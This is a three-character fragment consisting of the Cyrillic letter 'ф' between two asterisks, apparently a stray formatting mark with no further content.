*ф*